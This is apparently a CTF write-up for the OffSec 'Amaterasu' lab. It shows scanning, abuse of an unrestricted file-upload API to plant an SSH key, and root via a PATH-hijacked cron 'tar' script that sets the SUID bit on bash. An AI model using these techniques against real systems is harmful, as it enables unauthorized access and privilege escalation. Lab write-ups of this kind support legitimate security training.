Amaterasu			
Organization: OffSec		Type: online CTF	
Categories:	☐ Network Security ☐ Cryptography ☐ Mobile Applications	☐ Reverse Engineering ☑ Web Applications ☐ Forensics	Difficulty: Easy
Name: Kasper Verhulst		Release date: Completing date:22/05/2025	

Scanning & Reconaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
sudo nmap -sS -A -p- $BOX_IP -oN nmap.out -T4
```

We find the following services running on the machine

Port	Protocol	Service
21/tcp open	FTP	vsFTPd 3.0.3
22/tcp closed	SSH	
111/tcp closed	RPC	
139/tcp closed	NetBIOS	
443/tcp closed	HTTPS	
445/tcp closed		
2049/tcp closed	NFS	
10000/tcp closed	snet-sensor-mgmt	
25022/tcp open	SSH	OpenSSH 8.6
33414/tcp open	HTTP	Werkzeug 2.2.3
40080/tcp open	HTTP	Apache httpd 2.4.53

FTP

I managed to connect to the FTP server with an anonymous session, but I couldn't list the directories on the server.

HTTP

The Apache web server hosts what looks like a very small static site. There wasn't even any javascript or libraries used and there was nothing hidden in the HTML file.





Figure 1: Apache home page

I didn't find any interesting directories on the web server:

```
gobuster dir -u http://$IP:40080 -w /usr/share/wordlists/SecLists-master/
    Discovery/Web-Content/directory-list-2.3-medium.txt -o apache_dirs.out
```

path	Status code
LICENSE	200
images/	200
styles/	200

The Python application shows a landing page:



Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

Figure 2: Apache home page

Let's see if we can find any other pages:

```
gobuster dir -u http://$IP:33414 -w /usr/share/wordlists/SecLists-master/
    Discovery/Web-Content/directory-list-2.3-medium.txt -o werkzeug_dirs.out
```

path	Status code
help	200
info	200

The /help endpoint shows an overview of the endpoints that exist in the web application:




Figure 3: /help endpoint of Python API

Initial Access

Let's see if we can list directories as the endpoint promises. By visiting http://$IP:33414/file-list?dir=/home, we can see there is a user *alfredo*. We can also list the files in the alfredo's home directory, so we might guess the web application is running under the user *alfredo*.




Figure 4: /file-endpoint to list Alfredo's home directory

In alfredo's home directory we see the user flag, but the endpoint crashes when trying to read a specific file. Let's see if we can exploit the `/file-upload` endpoint instead. First, I dont know what a successful POST request would look like, so I just tried an empty POST, hoping the error message would reveal additional information.




Figure 5: Empty POST to /file-upload

The error messages seems to hint there needs to be a file provided in a *file* parameter. I am using Postman so I can use the built-in functionality to POST files.




Figure 6: Missing filename

This time there is an error saying there is no filename provided. If we specify an absolutele path in a filename parameter, we can see the file upload is successful and we can see the file if we list the files again with the directory listing endpoint.
At this point we could try to exploit a reverse shell script onto the webserver, but since web server is directly running under a real user account, let's try to upload an SSH key instead.

```
ssh-keygen -t rsa -C alfredo
```

Now the first attempt to upload the public key is failing, because only a few file extensions are allowed, so i tried simply to rename the file without really modifying the file itself.

```
$ mv upload_key.pub upload_key_pub.txt
```




Figure 7: Successfully uploaded SSH key

```
$ ssh -i upload_key alfredo@192.168.197.249 -p 25022
```

Privilege Escalation

I checked the `/etc/passwd` file and there was only the *root* user apart from *alfedo*. I briefly did some manual checks like *alfedo's* sudo rights, some processes or environment variables, but I didn't find anything obvious, so I transfered over the linPeas script.

```
scp -i upload_key -P 25022 /opt/linPEAS/linpeas.sh  alfredo@192.168.197.249:/tmp/
chmod +x /tmp/linpeas.sh
/tmp/linpeas.sh
```

The Linpeas script reveals a cronjob that is running backup script every minute:

```
*/1 * * * * root /usr/local/bin/backup-flask.sh
```

```
$cat /usr/local/bin/backup-flask.sh
```

```
#!/bin/sh
export PATH="/home/alfredo/restapi:$PATH"
cd /home/alfredo/restapi
tar czf /tmp/flask.tar.gz *
```

So there are two issues that, combined, allow us to exploit this backup script.

1. The script runs a *tar* command, but doesn't reference the full path.
2. On top of that, there is a directory under alfredo's control that is prepended to the PATH variable.

Now if we create a script called *tar* in the directory `/home/alfredo/restapi`, it will be picked up before the real *tar* command and it will be executed instead.

```
#! /bin/bash
chmod u+s /bin/bash
```

Make the script executable and wait one minute. Afterwards, the bash binary will have the suid bit set as soon as the backup script has executed.

```
$ /bin/bash -p
```